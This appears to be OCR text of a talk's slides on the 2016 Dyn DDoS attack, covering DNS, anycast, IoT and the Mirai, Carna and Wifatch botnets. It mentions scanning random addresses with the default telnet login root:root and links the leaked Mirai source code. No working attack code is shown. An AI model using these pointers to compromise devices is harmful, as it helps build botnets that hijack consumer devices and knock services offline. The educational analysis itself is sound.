
ABOUT DYN, MIRAI AND CATS

- What happened 21.Oct 2016
- What is DNS and why we should care
- What is/are IoT
- How to build a IoT botnet yourself and how to track one
- Why black- and whitehat hackers love cat pictures?


Problem loading page - Mozilla Firefox
Problem loading page
Search
Server not found
Firefox can’t find the server at
Check the address for typing errors such as ww.example.com instead of www.example.com
If you are unable to load any pages, check your computer’s network connection.
If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.
Try Again

Early Friday morning, **Dyn**, a company that provides **Domain Name Servers (DNS)** for a lot of heavily trafficked websites and services, came under a **massive Distributed Denial of Service (DDoS)** attack. This has disrupted access to many sites for people across the U.S. Yes, it’s why your **Spotify** app is offline, why you can’t stream **Netflix**, and why **Twitter** won’t load.

KEY FINDINGS:

- The Friday October 21, 2016 attack has been analyzed as a complex & sophisticated attack, using maliciously targeted, masked TCP and UDP traffic over port 53.
- Dyn confirms Mirai botnet as primary source of malicious attack traffic.
- Attack generated compounding recursive DNS retry traffic, further exacerbating its impact.


DNS

```
;; QUESTION SECTION:
;spotify.com.                   IN      A

;; ANSWER SECTION:
spotify.com.            300     IN      A       194.132.197.147
spotify.com.            300     IN      A       194.132.198.165
spotify.com.            300     IN      A       194.132.198.228

;; AUTHORITY SECTION:
spotify.com.            300     IN      NS      ns3.spotify.com.
spotify.com.            300     IN      NS      ns4.spotify.com.
spotify.com.            300     IN      NS      ns5.spotify.com.
spotify.com.            300     IN      NS      ns2.spotify.com.

;; ADDITIONAL SECTION:
ns2.spotify.com.        300     IN      A       194.132.168.117
ns3.spotify.com.        300     IN      A       193.235.32.2
ns4.spotify.com.        300     IN      A       194.132.162.51
ns5.spotify.com.        300     IN      A       194.68.28.185
```

PCH
Packet Clearing House

Unicast Attack Effects


Traditional unicast server deployment...




...exposes all servers to all attackers,
leaving no resources for legitimate users.

PCH
Packet Clearing House

Anycast Attack Mitigation



DYN SERVICE NETWORK




1. .. elevated bandwidth against our Managed DNS platform in the Asia Pacific, South America, Eastern Europe, and US-West regions ..
2. .. second attack began against our Managed DNS platform. This attack was more globally diverse ...

IOT =

"= connecting any device with an on and off switch to the Internet (and/or to each other). This includes everything from cellphones, coffee makers, washing machines, headphones, lamps, wearable devices and almost anything else you can think of. This also applies to components of machines, for example a jet engine of an airplane or the drill of an oil rig."

... what about artificial cardiac pacemaker?

HOW BUSINESSES SEE IOT ..



HOW HACKERS SEE IOT ..

Mirai (Japanese for "the future") is malware that turns computer systems running Linux into remotely controlled "bots", that can be used as part of a botnet in large-scale network attacks. It primarily targets online consumer devices such as remote cameras and home routers

/WikiPedia/


HISTORY

- http://internetcensus2012.bitbucket.org/paper.html
- https://gitlab.com/rav7teif/linux.wifatch


THE STORY BEHIND CARNA BOTNET

Two years ago while spending some time with the Nmap Scripting Engine (NSE) someone mentioned that we should try the classic telnet login root:root on random IP addresses. This was meant as a joke, but was given a try. We started scanning and quickly realized that there should be several thousand unprotected devices on the Internet.

CARNA BOTNET CLIENT DISTRIBUTION MARCH TO DECEMBER 2012. ~420K CLIENTS



INTERNET-OF-THINGS VIGILANTE LINUX.WIFATCH



HOW MANY INFECTED DEVICES ARE THERE, REALLY?

- We enumerate the whole core network multiple times a day, and the usual number of Wifatch instances is 60000 (and almost never exceeding 120000). Only these are currently being protected and disinfected.
- In addition, there is a much larger number of devices with a much smaller component, the so-called "tn" component ... these should be around 200000-300000 at any point in time.

HTTPS://GITHUB.COM/JGAMBLIN/MIRAI-SOURCE-CODE

Leaked Linux.Mirai Source Code for Research/IoT Development Purposes Uploaded for research purposes and so we can develop IoT and such.

